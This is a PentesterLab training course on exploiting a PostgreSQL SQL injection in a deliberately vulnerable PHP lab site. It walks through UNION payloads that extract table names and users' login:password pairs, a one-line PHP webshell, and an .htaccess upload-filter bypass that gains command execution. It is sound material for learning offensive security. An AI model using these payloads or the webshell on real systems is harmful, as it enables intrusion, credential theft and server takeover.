

FROM SQL INJECTION TO SHELL: POSTGRESQL EDITION

By Louis Nyffenegger <Louis@PentesterLab.com>

Table of Content

Introduction

This course details the exploitation of SQL injection in a PHP based website and how an attacker can use it to gain access to the administration pages. Then, using this access, the attacker will be able to gain code execution on the server. This exercise is based on another exercise "From SQL Injection to Shell" with some twists. If you didn't do this exercise before or are not familiar with SQL injection, you should probably start with it.

About this exercise

License

Syntax of this course

The red boxes provide information on mistakes/issues that are likely to happen while testing:

An issue that you may encounter...

The green boxes provide tips and information if you want to go further.

You should probably check...

The web application

Once the system has booted, you can then retrieve the current IP address of the system using the command `ifconfig`:

```
$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 52:54:00:12:34:56
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fe12:3456/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:88 errors:0 dropped:0 overruns:0 frame:0
          TX packets:77 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10300 (10.0 KiB)  TX bytes:10243 (10.0 KiB)
          Interrupt:11 Base address:0x8000
```

In this example the IP address is 10.0.2.15.

Throughout the training, the hostname `vulnerable` is used for the vulnerable machine, you can either replace it by the IP address of the machine, or you can just add an entry to your host file with this name and the corresponding IP address. It can be easily done by modifying:

- on Windows, your `C:\Windows\System32\Drivers\etc\hosts` file;
- on Unix/Linux and Mac OS X, your `/etc/hosts` file.

The IP address can change if you restart the system, don't forget to update your hosts file.

Detection and exploitation of SQL injection

Detection of SQL injection

The method used to detect this SQL injection is described in the exercise "From SQL Injection to Shell". The only difference here are the error messages:

```
Warning: pg_exec(): Query failed: ERROR: unterminated quoted string
at or near "'" LINE 1: SELECT * FROM pictures where cat=2' ^ in
/var/www/classes/picture.php on line 17 ERROR: unterminated quoted
string at or near "'" LINE 1: SELECT * FROM pictures where cat=2' ^
```

SQL injection is not an accurate science and a lot of things can impact the result of your testing. If you think something is going on, keep working on the injection and try to figure out what the code is doing with your injection to ensure it's an SQL injection.

In order to find the SQL injection, you need to visit the website and try these methods on all parameters for each page. Once you have found the SQL injection, you can move to the next section to learn how to exploit it.

Exploitation of SQL injections

Now We have found a SQL injection in the page http://vulnerable/cat.php, in order to go further, we will need to exploit it to retrieve information. To do so, we will need to learn about the `UNION` keyword available in SQL.

Exploiting SQL injections with UNION on PostgreSQL

Like for MySQL, exploiting SQL injection using `UNION` follows the steps below:

1. Find the number of columns to perform the UNION
2. Find a column with the right type to get information echoed in the page

3. Retrieve information from the database meta-tables
4. Retrieve information from other tables/databases

In order to perform a request by SQL injection, you need to find the number of columns that are returned by the first part of the query. Unless you have the source code of the application, you will have to guess this number.

There are two methods to get this information:

- using UNION SELECT and increase the number of columns;
- using ORDER BY statement.

If you try to do a UNION and the number of columns returned by the two queries are different, the database will throw an error:

```
Warning: pg_exec(): Query failed: ERROR: each UNION query must have
the same number of columns
```

You can use this property to guess the number of columns. For example, if you can inject in the following query: `SELECT id,name,price FROM articles where id=1`. You will try the following steps:

- `SELECT id,name,price FROM articles where id=1 UNION SELECT 1`, the injection `1 UNION SELECT 1` will return the error above since the number of columns are different in the two sub-parts of the query;
- `SELECT id,name,price FROM articles where id=1 UNION SELECT 1,2`, for the same reason as above, the payload `1 UNION SELECT 1,2` will return an error;
- `SELECT id,name,price FROM articles where id=1 UNION SELECT 1,2,3`, since both sub-parts have the same number of columns, this query will throw a different error message:

```
Warning: pg_exec(): Query failed: ERROR: UNION types character
varying and integer cannot be matched
```

The other method uses the keyword `ORDER BY`. `ORDER BY`, the technic used is similar to the one used in "From SQL Injection to Shell". The only difference is the error message sent back by the application:

```
Warning: pg_exec(): Query failed: ERROR: ORDER BY position 10 is not
in select list
```

Retrieving information

Now that we know the number of columns, we can retrieve information from the database. Based on the error message we received, we know that the backend database used is PostgreSQL.

Compared to MySQL, PostgreSQL requires one more step to get the `UNION` statement to work properly: the columns need to be of the same type between the two queries and the first query decided what type. If we used the statement found before: `1 UNION SELECT 1,2,3,4`, the can see that the following error message is displayed:

```
Warning: pg_exec(): Query failed: ERROR: UNION types character
varying and integer cannot be matched
```

To avoid this error, we can replace `1,2,3,4` by `null,null,null,null` and we don't get errors anymore. We can now try to find what column is a string (since most information we want will be string based and it is easy to convert any value to a string). To do that, we just need to try each column one after each other and see which one does not return an error:

- `1 UNION SELECT 'aaaa',null,null,null`: this test returns the message: `invalid input syntax for integer`, this column is likely to be an integer.
- `1 UNION SELECT null,'aaaa'null,null`: does not return an error, we can use this column, we can see the string `aaaa` in the page.

- `1 union select null,null,'aaaa',null` does not return an error, we can us e this column, the result is not visible in the page but is visible in the source of the page (in an `<img` tag).
- `1 union select null,null,null,'aaaa'`: this test returns the message: `invalid input syntax for integer`, this column is likely to be an integer.

Using this information, we can force the database to perform a function or to send us information:

- the user used by the PHP application to connect to the database with `current_user`
- the version of the database using `version()`

You can for example access the following URL's to retrieve this information:

- the database version: http://vulnerable/cat.php?id=1%20UNION%20SELECT%20null,version(),null,null
- the current user: http://vulnerable/cat.php?id=1%20UNION%20SELECT%20null,current_user,null,null
- the current database: http://vulnerable/cat.php?id=1%20UNION%20SELECT%20null,current_database(),null,null

We are now able to retrieve information from the database and retrieve arbitrary content. In order to retrieve information related to the current application, we are going to need:

- the name of all tables in the current database
- the name of the column for the table we want to retrieve information from

PostgreSQL provides tables containing meta-information about the database, tables and columns. We are going to use these tables to retrieve the information we need to build the final request.

The following queries can be used to retrieve:

- the list of all tables: `SELECT tablename FROM pg_tables`
- the list of all columns: `SELECT column_name FROM information_schema.columns`

By mixing these queries and the previous URL, you can guess what page to access to retrieve information:

- the list of tables: `1 UNION SELECT null,tablename,null,null FROM pg_tables`

- the list of columns: `1 UNION SELECT null,column_name,null,null FROM information_schema.columns`

The problem, is that these requests provide you a raw list of all tables and columns, but to query the database and retrieve interesting information, you will need to know what column belongs to what table. Hopefully, the table information_schema.columns stores table names:

```
SELECT table_name,column_name FROM information_schema.columns
```

To retrieve this information, we can either

- put table_name and column_name in different parts of the injection: `1 UNION SELECT null, table_name, column_name,null,null FROM information_schema.columns`
- concatenate table_name and column_name in the same part of the injection using concatenation (`||` operator): `1 UNION SELECT null,table_name||':'|| column_name,null,null FROM information_schema.columns`. `':'` is used to be able to easily split the results of the query.

Using this information, you can now build a query to retrieve information from this table:

```
1 UNION SELECT null,login||':'||password,null,null FROM users;
```

And get the username and password used to access the administration pages.

The SQL injection provided the same level of access as the user used by the application to connect to the database (current_user)... That is why it is always important to provide the lowest privileges possible to this user when you deploy a web application.

Access to the administration pages and code execution

Cracking the password

The password can be easily cracked using the methods described in "From SQL Injection to Shell".

Uploading a Webshell and Code Execution

Traditionnal Webshell

Once access to the administration page is obtained, the next goal is to find a way to execute commands on the operating system.

We can see that there is a file upload function allowing a user to upload a picture, we can use this functionality to try to upload a PHP script. This PHP script once uploaded on the server will give us a way to run PHP code and commands.

First we need to create a PHP script to run commands. Below is the source code of a simple and minimal webshell:

```
<?php
 system($_GET['cmd']);
?>
```

This script takes the content of the parameter cmd and executes it. It needs to be saved as a file with the extension `.php`, for example: `shell.php` can be used as a filename.

We can now use the upload functionality available at the page: http://vulnerable/admin/new.php and try to upload this script.

We can see that the script has not been uploaded correctly on the server. The application prevent file with an extension `.php` to be uploaded. We can however try: `.php3`, `.php.test`... Unfortunately none of these names work.

We need to find another way to get commands execution.

Introduction to `.htaccess`

`.htaccess` are used to perform per-directory modification of the Apache configuration. They can be extremely dangerous if you can upload one that get interpreted by the server.

The most common way to gain commands execution is to had a handler for an arbitrary extension:

```
AddType application/x-httpd-php .blah
```

This line will tell Apache to interpret file with the extension `.blah` using the PHP engine. Since `.blah` files are less likely to be filtered by the application.

This works because AllowOverride is set to All (its default value), meaning that the server if it encounters a `.htaccess` file will interpret it.

Once we have upload the `.htaccess` file with the content above. We can now rename our file `shell.php` to `shell.blah` and upload it.

Once both files are uploaded, we can get commands execution

Getting commands execution

Now, we need to find where our script, managing the upload put the file on the web server. We need to ensure that the file is directly available for web clients. We can visit the web page of the newly uploaded image to see where the `<img` tag is pointing to:

```
      <div class="content">
       <h2 class="title">Last picture: Test shell</h2>

       <div class="inner" align="center">
        <p>
         <img src="admin/uploads/shell.blah" alt="Test shell" />        </p>
       </div>
      </div>
```

you can now access the page at the following address and start running commands using the cmd parameter. For example, accessing http://vulnerable/admin/uploads/shell.blah?cmd=uname will run the command `uname` on the operating system and return the current kernel (`Linux`).

Other commands can be used to retrieve more information:

- `cat /etc/passwd` to get a full list of the system's users;
- `uname -a` to get the version of the current kernel;
- `ls` to get the content of the current directory;
- ...

Like before, our webshell has the same privileges as the web server running the PHP script, you won't for example be able to retrieve the content of the file `/etc/shadow` since the web server doesn't have access to this file (however you should still try in case an administrator made a mistake and changed the permissions on this file).

Each command is run in a brand new context independently of the previous command, you won't be able to get the contents of the `/etc/` directory by running `cd /etc` and `ls`, since the second command will be in a new context. To get the contents of the directory `/etc/`, you will need to run `ls /etc` for example.

Conclusion

This exercise showed you how to manually detect and exploit SQL injection in PostgreSQL to gain access to the administration pages. Once in the "Trusted zone", more functionnality is often available which may lead to more vulnerabilities. This exercise is based on the results of a penetration test performed on a website few years ago, but websites with these kind of vulnerabilities are still available on Internet today.

The configuration of the web server provided is an ideal case since error messages are displayed and PHP protections are turned off, you can play with the PHP configuration to harden the exercise. To do so you need to enable `magic_quotes_gpc` and disable `display_errors` in the PHP configuration (`/etc/php5/apache2/php.ini`) and restart the web server (`/etc/init.d/apache2 restart`).